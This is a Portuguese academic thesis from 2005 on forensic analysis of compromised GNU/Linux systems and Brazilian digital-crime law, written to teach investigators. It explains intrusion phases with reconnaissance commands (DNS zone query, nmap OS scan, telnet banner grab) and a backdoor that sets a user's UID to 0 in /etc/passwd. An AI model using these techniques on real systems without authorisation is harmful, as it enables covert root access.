Análise Forense em sistemas GNU/Linux

por

Frederico Henrique Böhm Argolo

UFRJ

Abril de 2005

Dedicatória

Dedico este trabalho ao meu pai que apesar de seu falecimento prematuro, sempre esteve presente no meu coração.

Agradecimentos

A minha família pelo apoio incondicional, educação e formação de meu caráter.

À Tatiana Campbell, minha namorada, pelo incentivo, apoio e amor.

Ao amigo Alexandre Pinaffi, pela troca de conhecimentos e ajuda nos problemas que ocorreram durante o desenvolvimeto desse trabalho.

Ao amigo Breno Oliveira pela contribuição com as inúmeras correções e sugestões.

À toda equipe do Laboratório RAVEL pelo apoio, convivência e amizade.

Ao meu orientador, Prof. Luis Felipe, pela oportunidade de trabalho, pela confiança que depositou em mim, pela sua orientação e apoio.

Ao professor Cabral, por sua cooperação e ajuda.

Ao PESC/COPPE pelo suporte operacional e equipamentos utilizados.

À FAPERJ, pelo financiamento da pesquisa.

Conteúdo

Lista de Figuras

Lista de Tabelas

Capítulo 1

Introdução

NESSES últimos anos, pode-se perceber que a tecnologia dos computadores já faz parte integrante da vida das pessoas, e com a popularização da Internet muitas atividades da sociedade que antes eram feitas físicamente agora podem ser realizadas pelo computador. Por exemplo, hoje em dia, é mais comum enviar um correio eletrônico(*e-mail*) do que mandar uma carta pelo correio postal para um amigo.

Conforme dados do IBGE(Instituto Brasileiro de Geografia e Estatística)[1], em 2003, o uso de computadores se disseminou e foi o bem durável que mais cresceu, atingindo 7,5 milhões de domicílios, dos quais 5,6 milhões dispoem de acesso à Internet.

Acompanhando essa evolução, os crimes convencionais vêm se tornando cada vez mais tecnologicamente avançados. Roubo de informações, disseminação de vírus, ataques de negação de serviços, transmissão de pornografia infantil, entre outros, são crimes que ocorrem na Internet. Por isso, temas como segurança da informação e análise computacional forense encontram-se em destaque nos últimos anos entre os especialistas da área digital.

Existe no Brasil um time de resposta a incidentes chamado NBSO (NIC BR *Security Office*)[2], responsável por receber, analisar e responder a incidentes de segurança das redes conectadas à Internet brasileira. O NBSO elaborou o Gráfico 1.1

mostrando o crescimento dos incidentes de segurança a ele reportados que ocorreram no país.



Figura 1.1: Total de incidentes reportados ao NBSO por ano

Esses dados demonstram que o número de incidentes vem aumentando consideravelmente a cada ano. Uma das razões para tal acontecimento é a impunidade que acontece no mundo cibernético. Portanto, percebe-se a importância da definição de procedimentos que permitam a condução de uma análise em sistemas comprometidos, que tem por objetivo descobrir o porquê, de que forma, e quem foi o responsável por tal incidente. Trata-se da Análise Forense.

1.1 Motivação

Embora os esforços das autoridades competentes venham aumentando a cada ano, pouco se discute dentro da comunidade acadêmica sobre como proceder numa avaliação forense em sistemas computacionais de modo que as provas encontradas tenham validade em território brasileiro e possam ser utilizadas em processos criminais sem possibilidade de refuta.

Este trabalho propõe-se a mostrar as relações entre a legislação brasileira e a metodologia forense em sistemas computacionais, para que tais questões sejam esclarecidas e o trabalho do criminalista seja de fato eficaz.

Outra motivação é estudar o processo forense em si, visando responder questões como as listadas abaixo, que surgem após um sistema ser comprometido e são essenciais para o julgamento do incidente em âmbito legal:

- Como foi feita a invasão;
- Quem é o responsável;
- O que foi feito na máquina comprometida;
- Porque a maquina foi comprometida;

1.2 Objetivos

A ciência forense computacional ainda está em seus primeiros estágios e há muita dificuldade em isolar e validar evidências, especialmente devido a falta de mecanismos incorporados aos sistemas afetados que facilitem sua análise e ao fato de um sistema digital poder ser manipulado com relativa facilidade por um transgressor, permitindo ocultamento e inclusão de evidências falsas que apontem para outros suspeitos.

O objetivo deste trabalho é explicar os principais procedimentos adotados por especialistas da área de análise computacional forense e associá-los ao contexto nacional. A partir destas explicações, algumas das principais ferramentas existentes são aplicadas , em ambiente de laboratório composto por uma *honeynet*.

1.3 Contribuições do Trabalho

Com a elaboração desse trabalho, as seguintes contribuições podem ser relacionadas:

- Estudo sobre a atual situação da legislação brasileira;
- Procedimentos para coleta de evidencias digitais;
- Utilização do conjunto de ferramentas de análise forense;

1.4 Organização do Texto

O Capítulo 2 fornece os conceitos básicos sobre análise forense e outros conceitos importantes.

Como as atuais leis brasileiras tratam a revolução tecnlógica que o mundo está enfrentando e os projetos de lei sobre crimes digitais é descrito no no Capítulo 3.

Os procedimentos explicando como deve ser feito para extrair uma evidência digital de um sistema comprometido serão apresentados no Capítulo 4.

O Capítulo 5 descreve sobre a utilização das principais ferramentas disponíveis para uma análise computacional forense.

A aplicação prática dos procedimentos e das ferramentas são demonstradas no Capítulo 6.

Para finalizar, o Capítulo 7 traz as conclusões desse trabalho e apresenta projetos futuros.

Os conceitos de análise computacional forense abordados neste trabalho baseiam-se fortemente em sistemas GNU/Linux. Assim, entende-se como pré-requisitos necessários para esse trabalho, o entendimento deste sistema operacional, suas ferramentas e conhecimentos de redes de computadores. Este último é importante pois a compreensão do tráfego de redes ajuda a obter conclusões acertadas sobre o comprometimento do sistema.

Capítulo 2

Análise Computacional Forense

MAIO de 1999. Sharon Gurthie, de 54 anos, morre afogada na banheira da sua casa em Dakota, EUA[3]. A autópsia revelou que foi encontrada em seu corpo a droga Temazepan, usada para auxiliar o sono. Seu marido, o pastor Willian Gurthie, foi quem indicou o medicamento a sua esposa. Porém este fato por si só, não é convincente o suficiente para acusá-lo como culpado. Com isso, a polícia contratou um perito computacional experiente que fez a apreensão dos computadores utilizados pelo pastor, na igreja. Após alguns dias de análise, foi descoberto que o acusado tinha pesquisado na Internet *sites* que explicavam como matar de forma eficaz e indolor incluindo o uso do Temazepan. Esse fato sim, foi essencial para o júri considerar Willian Gurthie como culpado.

Crimes associados com roubo e manipulação de dados são detectados diariamente. Crimes violentos também não estão livres dessa revolução tecnológica que está ocorrendo. Com essa nova era, as evidências como anotações em um bloco de papel, objetos pessoais, estão se transformando em disquetes e disco rígido, ou seja, evidência digital. Evidência digital é uma informação armazenada ou transmitida em meio digital de valor probatório[4].

Uma evidência digital é um tipo de evidência física que possui algumas características próprias[5], como:

- A possibilidade da evidência digital ser duplicada com exatidão. Uma prática

comum entre os investigadores forenses, pois assim examinam a cópia e evita-se danificar a evidência original;

- Permite a verificação de sua integridade, através de ferramentas apropriadas. Esta verificação é explicada na seção 4.8;

- Difícil de extinguir. Mesmo apagando-se um arquivo ou formatando um disco rígido, ainda é possível recuperar as informações contidas nele.

A análise computacional forense surgiu como uma ciência para garantir que a manipulação dessas novas formas de evidências eletrônicas fosse aceitas em juízo. Ela compreende da aquisição, preservação, identificação, extração, restauração, análise e documentação de evidências, quer sejam componentes físicos ou dados que foram processados eletronicamente e armazenados em mídias computacionais[6]. A análise computacional forense é diferente das tradicionais disciplinas forenses, pois produz informações diretas e não resultados interpretativos.

Essa área forense é recente e seu estudo vem crescendo significamente devido a popularização do uso de computadores para a realização de delitos, conhecido como "Crimes de Internet". Disseminação de vírus de computador, desconfiguração de *sites*, invasão de sistemas, ataques de negação de serviços, são exemplos deste novo tipo de crime.

De acordo com o *site* mi2g[1], o Brasil está no topo da lista dos grupos *hackers* mais ativos do mundo. A ausência de uma legislação específica para esse tipo de crime e o descaso das empresas em descobrir o responsável pelo delito estimula tais atividades ilícitas praticadas por estes grupos.

2.1 Habilidade de um intruso

À medida que a complexidade dos programas vai evoluindo, novas vulnerabilidades aparecem assim como novas formas de invadir são desenvolvidas. Com o mínimo

[1] http://www.mi2g.com

de conhecimento em redes de computadores e consultas na Internet, qualquer pessoa pode obter gratuitamente uma ferramenta que permita realizar invasões a sistemas computacionais. Daí percebe-se a importância de um perito compreender não somente os procedimentos de análise computacional forense, como também, entender o comportamento de um intruso para orientar sua investigação. Estes procedimentos estão explicados no Capítulo 4.

Existem na literatura estudos específicos para tentar entender e qualificar o nível de conhecimento do atacante através de *honeypots*. Spitzner, o fundador deste conceito, em [7], define *honeypots* como um recurso de sistema da informação cujo valor se encontra no uso desautorizado ou ilícito desse recurso. O uso de *honeypots* em redes é chamado de *Honeynet*. Esses sistemas são altamente monitorados para armazenar o máximo de informações sobre os atacantes e suas formas de ataque. Embora não faça parte do escopo desse trabalho explicar como elaborar tal sistema, a *Honeynet* desenvolvida pelo aluno Alexandre Pinaffi, em [8], teve um dos seus *honeypots* comprometidos e no Capítulo 6 demonstra-se, de forma prática, como foi feita a análise computacional forense desse sistema.

Para um investigador, entender o que motivou o atacante a realizar uma invasão, ajuda a pensar sobre onde ele deve procurar por evidências, facilitando assim, o encaminhamento do processo de análise forense. As razões são diversas, destacando-se as seguintes:

- Divulgação pessoal (pichação de *sites*);
- Acesso a informações confidencias(espionagem industrial, senhas);
- Utilização de recursos (repositório de dados);

Apesar de existirem diversas formas de comprometer um sistema, os passos podem ser generalizados como se segue:

- Levantamento de Informações;
- Busca de vulnerabilidades;

- Comprometimento inicial e elevação privilégios;
- Mantendo o acesso;
- Limpeza dos rastros;

2.1.1 Levantamento de Informações

Essa é a primeira fase e consiste em realizar um levantamento de informações para posterior invasão, como: consulta a base DNS[2], verificar serviços TCP[3] e UDP[4] disponíveis, leitura de rótulos dos serviços(*banners*) disponíveis nos servidores. As formas dos levantamentos citados anteriormente serão exemplificadas no decorrer desta seção.

Um domínio fictício, exemplo.com.br, foi criado em ambiente de laboratório utilizando o BIND[5] como serviço DNS. Através de uma consulta DNS a todos os registros do domínio exemplo.com.br, utilizando a ferramenta **host**, observa-se a divulgação de algumas informações.

```
$ host -a exemplo.com.br

Trying "exemplo.com.br"
;; -»HEADER«- opcode: QUERY, status: NOERROR, id: 1690
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; QUESTION SECTION:
;exemplo.com.br.                    IN      ANY

;; ANSWER SECTION:
exemplo.com.br.         86400   IN      SOA     ns.exemplo.com.br.
root.exemplo.com.br. 2003082500 28800 14400 3600000 86400
exemplo.com.br.         86400   IN      NS      ns.exemplo.com.br.
exemplo.com.br.         86400   IN      A       192.168.0.1
exemplo.com.br.         86400   IN      TXT     "Laboratório do 1o. andar"
```

[2]Domain Name System
[3]Transmission Control Protocol
[4]User Datagram Protocol
[5]http://www.isc.org/sw/bind

```
exemplo.com.br.          86400    IN    HINFO    "i686Slackware"

;; ADDITIONAL SECTION:
ns.exemplo.com.br.       86400    IN    A        192.168.0.1

Received 193 bytes from 127.0.0.1#53 in 1 ms
```

Pelo TXT e HINFO descobre-se a possível localização do servidor, laboratório do 1o. andar e o sistema operacional Slackware. Dados a princípio insignificantes, mas que podem servir como base para um atacante experiente obter outras informações relevantes.

Na situação em que se deseja descobrir os serviços TCP e UDP disponíveis, pode-se utilizar programas como **nmap**[9] e descobrir quais serviços estão em execução no computador alvo.

```
# nmap -O 127.0.0.1

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-03-07 15:34 UTC
Interesting ports on localhost (127.0.0.1):
(The 1659 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 3.203 days (since Fri Mar 4 10:42:14 2005)

Nmap run completed – 1 IP address (1 host up) scanned in 3.551 seconds
```

O endereço IP do computador alvo utilizado no exemplo é 127.0.0.1 e observando resultado apresentado pela ferramenta, nota-se que os serviços ftp, ssh e http estão disponíveis e que o sistema é Linux com *kernel* entre as versões 2.4.0 e 2.5.20.

Sabendo dos serviços disponíveis, o invasor busca revelar qual é sua versão para definir assim, sua forma de ataque. A leitura de *banners* dos serviços é uma das

maneiras possíveis de descobrir sua versão e pode ser feita com a ferramenta **telnet**. O **telnet** apesar de não ter sido desenvolvido com esse intuito, funciona, pois a ferramenta estabelece uma conexão TCP com outro computador em qualquer serviço e após este estabelecimento o próprio serviço retorna algumas informações para o requisitante, incluindo a versão utilizada. Segue um exemplo:

 # telnet 127.0.0.1 22

```
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.9p1
^]
telnet>
```

O **telnet** estabeleceu uma conexão na porta 22(SSH) e o servidor retornou a *string* SSH-2.0-OpenSSH_3.9p1, que é a versão do SSH utilizada.

Portanto, a intenção nesta fase de levantamento de informações é adquirir o máximo de informações possíveis e, a partir desses resultados, traçar uma estratégia de ataque ao alvo, tornando-se assim, uma fase determinante para o sucesso ou não da invasão.

2.1.2 Busca de vulnerabilidades

Em poder de todas as informações sobre o alvo, o atacante agora busca um ponto de entrada. Baseando-se no ítem 2.1.1 as informações obtidas são:

- Possível local físico onde encontra-se o alvo: "Laboratório do 1o. andar"
- Possível sistema operacional: "Slackware"
- Os serviços e as portas que o alvo está rodando: ftp(21), ssh(22), http(80)
- A versão do ssh pela leitura de *banners*: "SSH-2.0-OpenSSH_3.9p1"

O invasor então começa a procura nos repositórios espalhados pela Internet por alguma ferramenta, conhecida como *exploit*, que explore uma vulnerabilidade já conhecida. Eles tentam também técnicas de força bruta que servem para testar várias combinações de usuário e senha, ou então ferramentas que capturam tráfego de rede (*sniffers*) para obter algum pacote que contenha uma senha. Tudo para encontrar um ponto de entrada no sistema. Por isto, esta fase exige pesquisa e paciência do atacante para alcançar um bom êxito.

2.1.3 Comprometimento inicial e elevação privilégios

Nesta fase considera-se que o invasor já tem acesso ao sistema. Então ele verifica se possui privilégios irrestritos (conta de administrador ou *root*), o que geralmente não ocorre, para começar a procurar uma falha local que o permita alcançar os privilégios de *root*.

Para isso, são realizadas verificações nos processos que estão em execução, *scripts* de inicialização, arquivos que executão com privilégios de administradores (arquivo *suid-root*), versão do kernel, entre outros. Apoiando-se nas novas informações adquiridas, o invasor obtém programas maliciosos que explorem falhas locais e alcança o acesso de *root*.

2.1.4 Mantendo o acesso

Após realizar as tarefas que motivaram o invasor a comprometer o sistema, sua preocupação agora é manter o acesso de forma oculta, técnica conhecida como *backdoor*.

As técnicas mais populares de *backdoor* são: por senha, onde é adicionado um usuário ao sistema com privilégios de *root* sem o conhecimento do administrador; e por serviços, em que a máquina invadida passa a executar um novo serviço que forneça ao atacante acesso completo ao sistema, mediante requisição do mesmo.

Exemplificando o primeiro método, por senha, ao criarmos um usuário nor-

malmente, via ferramenta **adduser** ou similar, suponha que a entrada no arquivo **/etc/passwd** tenha sido:

suporte:x:1009:100:,,,:/home/suporte:/bin/bash

bastaria ao invasor modificar a entrada para

suporte:x:0:0:,,,:/home/suporte:/bin/bash

Considerando o caracter ':' como demilitador, o valor 0(zero) na terceira coluna indica o número de identificação do usuário. E em sistemas GNU/Linux, usuário com este número de identificação é entendido como um usuário com privilégios de administrador.

2.1.5 Limpeza dos rastros

As fases detalhadas anteriormente são consideradas "barulhentas", isto é, geram vários registros no sistema alertando ações atípicas no sistema, deixando indicações do que ocorreu. Examinando estes alertas, o administrador pode avaliar o que aconteceu. Por isso uma vez terminada as fases anteriores, o invasor passa a se preocupar em apagar todos os seus rastros para não deixar nenhuma evidência que declare a sua autoria, o que foi feito e como foi feito, assim como nos crimes da vida real.

Nesse intuito ocorre então a alteração nos arquivos de registros do sistema (arquivos de *log*), modificação de arquivos executáveis(arquivos binários), remoção de arquivos e qualquer outra ação necessária para a limpeza dos rastros.

Como essa parte é trabalhosa e passível ao esquecimento de remover algum vestígio, os invasores experientes criam programas ou scripts para realizar esse trabalho, conhecidos como *rootkits*.

Os *rootkits* além da função de apagar os rastros do invasor, também preocupa-se em instalar *backdoors*, ocultar conexões, arquivos e processos, entre outros.

Por ser uma técnica amplamente difundida, a maioria dos *rootkits* são utilizados

por pessoas com pouca experiência, e por isso não alcançam a meta de ocultar suas ações. No apêndice A foi feito um estudo minucioso do funcionamento do *rootkit* KFN, demonstrando como esta ferramenta se preocupa em excluir rastros, modificar os *scritps* de inicialização, alterar os *timestamps* do arquivos, tudo com o objetivo de tornar o invasor invisível.

Os *rootkits* estão ficando cada vez mais avançados e difíceis de serem detectados. Principalmente aqueles que usam a técnica Loadable Kernel Module(LKM), pois funcionam alterando chamadas do sistema (*syscalls*) e atuando diretamente em algumas estruturas do *kernel*[10], exigindo uma maior atenção do investigador no momento em que for analisar um sistema.

2.2 Tipos de atacantes

A habilidade em executar os passos descritos na seção anterior pode facilitar ou dificultar o processo de análise forense em busca de evidências, pois a quantidade de evidências deixadas é inversamente proporcional à habilidade do atacante. De acordo com [11], pode-se classificar a habilidade do invasor em quatro classes conforme a Tabela 2.1:

Nível de Habilidade	**Habilidades**	**Evidências**
Clueless	Nenhuma habilidade	Todas as atividades são bastante aparentes.
Script Kiddie	Capaz de encontrar exploits prontos na Internet e executá-los seguindo instruções detalhadas.Não escrevem programas.	Pode tentar cobrir rastros com o uso de rootkits prontos,mas com sucesso limitado. Pode ser detectado com esforço mínimo.

Guru	Equivalente a um administrador experiente. Hábil em programação. Checa a existência de programas de segurança e esquemas de log seguros, evitando alvos protegidos.	Cuidadosamente apaga evidências em arquivos de log. Não deixa traços óbvios de sua presença. Pode instalar Trojan horses e backdoors para um acesso futuro.
Wizard	Possui um grande conhecimento do funcionamento interno de um sistema. Capaz de manipular hardware e software.	Praticamente não deixa evidências úteis. Pode comprometer totalmente o sistema.

Tabela 2.1: Habilidade do invasor x Quantidade de evidências deixadas.

2.3 Sinais de Incidente

A maioria dos crimes ocorridos não é detectada e nem mesmo reportados, muitas vezes porque o crime acontece e passa desapercebido. Por exemplo, um indivíduo pode acessar dados sem autorização e copiá-los. Ou seja, é como se ele estivesse roubando um "objeto", mas ninguém vai sentir falta porque o original continua no mesmo lugar de sempre e com seu conteúdo inalterado.

Existem casos em que os incidentes são detectados, porém a vítima prefere não reportar a ninguém sobre isso. Isso acontece, geralmente, com empresas que ao declarar que foram invadidas, estarão prejudicando sua imagem perante o mercado podendo afetar seus negócios.

Alguns tipos de incidentes de computadores são:

- Sabotagem interna (espionagem ou empregado insatisfeito);

- Monitoração eletrônica desautorizada (*sniffers*, *keyloggers*);
- Desconfiguração de *sites*;
- Códigos maliciosos (vírus, *worms*, cavalo de tróia);
- Uso inapropriado do sistema;
- Acesso a informação confidencial;
- Invasão;

Não existe nenhuma solução que garanta a uma empresa que ela nunca irá sofrer de algum desses incidentes, já que nenhum sistema é completamente livre de falhas. Porém deve ser elaborado um esquema para que quando ocorra, o administrador do sistema seja capaz de identificar a falha o mais rápido possível e tomar as devidas providências para minimizar o risco.

Para isso, é essencial que haja uma monitoração por sinais de intrusão no sistema como:

- Verificar os usuários e grupos. É muito comum no GNU/Linux existirem usuários e/ou grupos que não estão sendo utilizados. Aproveitando-se disso, o atacante pode criar mais um usuário ou grupo e permanecer com acesso ao sistema sem que o administrador perceba. Portanto deve estar sempre atento aos arquivos /etc/passwd e /etc/groups, pois são eles que definem tais configurações.
- Conferir se todos os usuários possuem senhas. A presença de um usuário sem senha é indício de incidente, a não ser que isso já seja definido pelo administrador. Arquivos, como /etc/shadow, contêm as senhas criptografadas de cada usuário.
- Checar os arquivos de logs. Deve ser feita a verificação nos registros dos arquivos de *log* em busca de falhas de conexão, de serviços e qualquer atividade atípica dos aplicativos.

- Verificar as aplicações que estão em execução, pois podem existir algumas que estejam funcionando como uma *backdoor* instalada pelo invasor. O comando ps -aux fornece essa informação.
- Inspecionar as configurações de rede. Observar se o DNS, roteador, e outras configurações condizem com o que foi planejado.
- Checar se existe alguma porta incomum esperando por conexões de outros computadores. O comando netstat -atun pode ajudar nesse encargo.
- Verificar o estado dos arquivos binários significativos ao sistema.

A tarefa de monitoração pode ser complicada porque um intruso pode modificar os binários do sistema para ocultar suas ações. Logo, é altamente recomendado fazer um *hash* criptográfico dos arquivos essenciais de todo sistema e eventualmente verificar se houve alguma alteração em seu *hash*.

2.4 Time de Respostas a Incidentes de Segurança

Atualmente, os administradores devem estar preparados caso ocorra uma invasão em uma das máquinas de sua responsabilidade. A monitoração é importante para o administrador ficar ciente no momento em que acontecer a intrusão, porém as ações a serem tomadas desse ponto em diante precisam ser bem elaboradas.

Geralmente, ao se deparar com uma situação em que seu sistema foi comprometido, a primeira atitude de um administrador despreparado é desligar a máquina usando o processo de *shutdown* nativo. Mas ao realizá-lo, pode haver perda de evidências importantes caso algumas delas estejam na memória, na área de *swap*, ou pior, o atacante pode alterar o *script* responsável pelo processo de *shutdown* e remover seus vestígios.

Com um time de respostas a incidente de segurança, o administrador sempre saberá a quem recorrer ao detectar um sinal de intrusão. Em qualquer situação suspeita de um crime de computador esse time estaria preparado para orientá-lo.

O NBSO é o Grupo de Resposta a Incidentes para a Internet brasileira, mantido pelo Comitê Gestor da Internet no Brasil[12], responsável por receber, analisar e responder a incidentes de segurança em computadores, envolvendo redes conectadas à Internet brasileira[13].

Para desenvolver uma completa habilidade de resposta aos incidentes, algumas organizações estão criando seu próprio time de respostas. Os principais no Brasil são:

- **Centro de Atendimento a Incidentes de Segurança da Rede Nacional de Pesquisa(CAIS/RNP)**: Atende a redes de instituições de ensino superior, institutos de pesquisa e similares, conectados ao backbone da RNP;
- **Grupo de Segurança da RedeRio(CEO/RedeRio)**: Atende a universidades, institutos de pesquisa e órgãos de governo do Estado do Rio de Janeiro.
- **Equipe de Segurança de Redes e Resposta a Incidentes**: Atende a endereços IP e domínios alocados à Universidade de São Paulo(USP);
- **CSIRT ABN AMRO Real**: Atende a domínios e endereços IP alocados ao Banco ABN AMRO Real SA
- **CSIRT Santander Banespa**: Atende a clientes internos e externos do Banco Santander Banespa;
- **Brasil Telecom S.A:** Atende a redes conectadas à Brasil Telecom;
- **Empresa Brasileira de Telecomunicações**: Atende a redes conectadas à EMBRATEL;
- **Grupo de Respostas a Incidentes de Segurança(GRIS)**: Atende a domínios e endereços IP alocados à Universidade Federal do Rio de Janeiro - UFRJ.
- **Núcleo de Atendimento e Resposta a Incidentes de Segurança(NARIS)**: Atende a domínios e endereços IP alocados à UFRN;

- **Computer Security Incident Response Team - Universidade Estadual de Campinas**: Atende a domínios e endereços IP alocados à UNICAMP;

Havendo um grupo, capacitado para incidentes de segurança em computadores, significa que a organização está preparada para responder os incidentes de maneira eficiente. Além disso, possuíria um grupo com bons conhecimentos técnicos para ajudar na construção de um ambiente pró-ativo que evitasse e tratasse esses incidentes. Os principais focos da criação do grupo são:

- Eficiência na resposta;
- Centralização para reportar e tratar incidentes;
- Conscientização dos usuários sobre as ameaças virtuais.

Capítulo 3

Legislação Brasileira

ULTIMAMENTE , há muita discussão sobre a atual legislação brasileira e os crimes computacionais. Grande parte das tarefas do nosso dia a dia são transportadas para a rede mundial de computadores, ocasionando fatos e conseqüências, jurídicas e econômicas, assim como ocorre no mundo físico. Por exemplo, a aplicação das normas comerciais e de consumo nas transações via Internet, a questão do recebimento indesejado de mensagens por *e-mail* (*spam*), a validade jurídica do documento eletrônico, a privacidade e os crimes de informática.

Entende-se por crime de informática, crime computacional ou crime digital qualquer ação em que o computador seja o instrumento ou o objeto do delito, ou então, qualquer delito ligado ao tratamento automático de dados.

A legislação brasileira pode e vem sendo aplicada na maioria dos problemas relacionados à rede. O primeiro artigo do código penal diz que:

> *Art. 1º - Não há crime sem lei anterior que o defina. Não há pena sem prévia cominação legal[14].*

Ou seja, se não existe uma lei para definir que tipo de ação é infração, então não existe crime. Ledo engano aqueles que acreditam que por não existirem leis específicas para os crimes digitais, eles ficarão impunes. Delitos cometidos como transferência bancária ilegal pela Internet é um crime de furto já previsto pelo atual

Código Penal. A única diferença é o meio em que foi realizado, que é um novo meio de comunicação.

Porém, existe a necessidade de leis que tratem essa nova modalidade de conduta delituosa, para que os advogados busquem a correta tipicidade dentro da legislação, como estabelecer regras acerca da inviolabilidade do sigilo de dados, da valia do *e-mail* como prova e as conseqüências de sua interceptação, entre outros.

O principal problema dos crimes cometidos pela Internet é achar o verdadeiro culpado, já que a Internet facilita a anonimidade com provedores que não armazenam registros informando a relação de máquina-IP (*Internet Protocol*) ou através de proxy anônimos.

Com o advento da Internet, surgiu a possibilidade de uma pessoa estar em um lugar e cometer o crime em outro. Por exemplo, uma pessoa pode estar no Brasil e praticar uma atividade ilícita, como jogos de azar, em um país da Europa. No Brasil isso é tratado pela teoria da ubiquidade, acolhida pelo sexto artigo do Código Penal:

> *Art. 6º - Considera-se praticado o crime no lugar em que ocorreu a ação ou omissão, no todo ou em parte, bem como onde se produziu ou deveria produzir-se o resultado.[14].*

Para que a jurisdição seja exercida, as autoridades brasileiras explicam que é suficiente que o crime tenha "tocado"o território brasileiro, e que para esta finalidade basta que parte da conduta criminal ou o resultado tenha ocorrido em território brasileiro.

3.1 Classificação dos Crimes de Informática

Os crimes de informática devem ser classificados quanto ao objetivo material, e não ao simples fato do uso de computador ser considerado indiferente ao direito penal. Eles podem ser de três modalidades[15]:

- Crime de informática puro
- Crime de informática misto
- Crime de informática comum

3.1.1 Crime de informática puro

Toda e qualquer conduta que vise exclusivamente violar o sistema de computador, pelo atentado físico ou técnico ao equipamento e seus componentes, inclusive dados e sistemas.

As ações físicas se materializam, por exemplo, por atos de vandalismos contra a integridade física do sistema, pelo acesso desautorizado ao computador, pelo acesso indevido aos dados e sistemas contidos no computador.

3.1.2 Crime de informática misto

São todas as ações em que o uso do sistema de computador é condição essencial para efetivação de um crime.

Por exemplo, para realizar operações de transferência bancária ilícitas pela Internet, é imprescindível o uso do computador para a sua consumação, sendo classificado assim como um crime de informática misto.

3.1.3 Crime de informática comum

São todos aqueles em que o sistema de computador é uma mera ferramenta para cometer um delito já tipificado na lei penal.

Se antes, por exemplo, o crime como pornografia infantil era feito por meio de vídeos ou revistas, atualmente, se dá por troca de fotos via *e-mail* e divulgação em *sites*. Mudou a forma, mas a essência do crime permanece a mesma.

3.2 Leis

Embora ainda não existam leis específicas para os crimes digitais atualmente, já existem leis vigentes criadas para acompanhar essa revolução tecnológica que está acontecendo. Merecem destaque:

- Novo Código Civil (Lei nº 10.406)
- Medida Provisória 2.200-2
- Lei 9.296/96
- Lei 9.983/00
- Lei 9.800/99

3.2.1 Novo Código Civil

O novo Código Civil não traz nenhum artigo que remeta às ações praticadas pela Internet mas, em compensação, alguns dos novos artigos podem gerar interpretações que irão afetar o meio eletrônico, como:

> *Art. 225. As reproduções fotográficas, cinematográficas, os registros fonográficos e, em geral, quaisquer outras reproduções mecânicas ou eletrônicas de fatos ou de coisas fazem prova plena destes, se a parte, contra quem forem exibidos, não lhes impugnar a exatidão[16].*

Assim, a legislação não exige que o documento seja reconhecido como verdadeiro previamente, o documento agora é considerado verdadeiro até que provem o contrário. O mesmo se aplica para uma evidência eletrônica.

Entretanto, é necessário que seja aplicada alguma tecnologia no documento para garantir sua integridade e autenticidade, pois sem isso, a parte contrária pode contestar a veracidade da prova.

3.2.2 Medida Provisória 2.200-2

Institui a Infra-Estrutura de Chaves Públicas Brasileira - ICP-Brasil, concedendo autonomia ao Instituto Nacional de Tecnologia da Informação, entre outras providências.

> *Art. 1º Fica instituída a Infra-Estrutura de Chaves Públicas Brasileira - ICP-Brasil, para garantir a autenticidade, a integridade e a validade jurídica de documentos em forma eletrônica, das aplicações de suporte e das aplicações habilitadas que utilizem certificados digitais, bem como a realização de transações eletrônicas seguras.[17].*

Essa medida provisória reconhece a assinatura digital baseada na criptografia assimétrica de chave pública e privada para garantir a identificação e a integridade dos documentos eletrônicos, desde que a chave pública esteja em uma autoridade certificadora.

Não é impedida a utilização de outro meio de comprovação da autoria e integridade de documentos em forma eletrônica, inclusive os que utilizem certificados não emitidos pela ICP-Brasil, conforme o segundo parágrafo do décimo artigo.

3.2.3 Lei 9.296/96

É a primeira lei específica para o meio digital e trata, basicamente, do sigilo das transmissões de dados. O fluxo de comunicações em sistemas de informática e telemática podem ser interceptados somente com autorização da justiça.

Conforme o dicionário Michaelis[18], telemática é o conjunto das técnicas e dos serviços de comunicação à distância que associam meios informáticos aos sistemas de telecomunicações.

O segundo artigo desta lei diz que não será admitida a interceptação desse fluxo

de comunicação se[19]:

- Não houver indícios razoáveis da autoria ou participação em infração penal;
- A prova puder ser feita por outros meios disponíveis;
- O fato investigado constituir infração penal punida, no máximo, com pena de detenção.

Sendo constituído crime a interceptação de comunicações telefônicas, de informática ou telemática sem autorização judicial ou com objetivos não autorizados em lei, além da quebra de segredo da justiça.

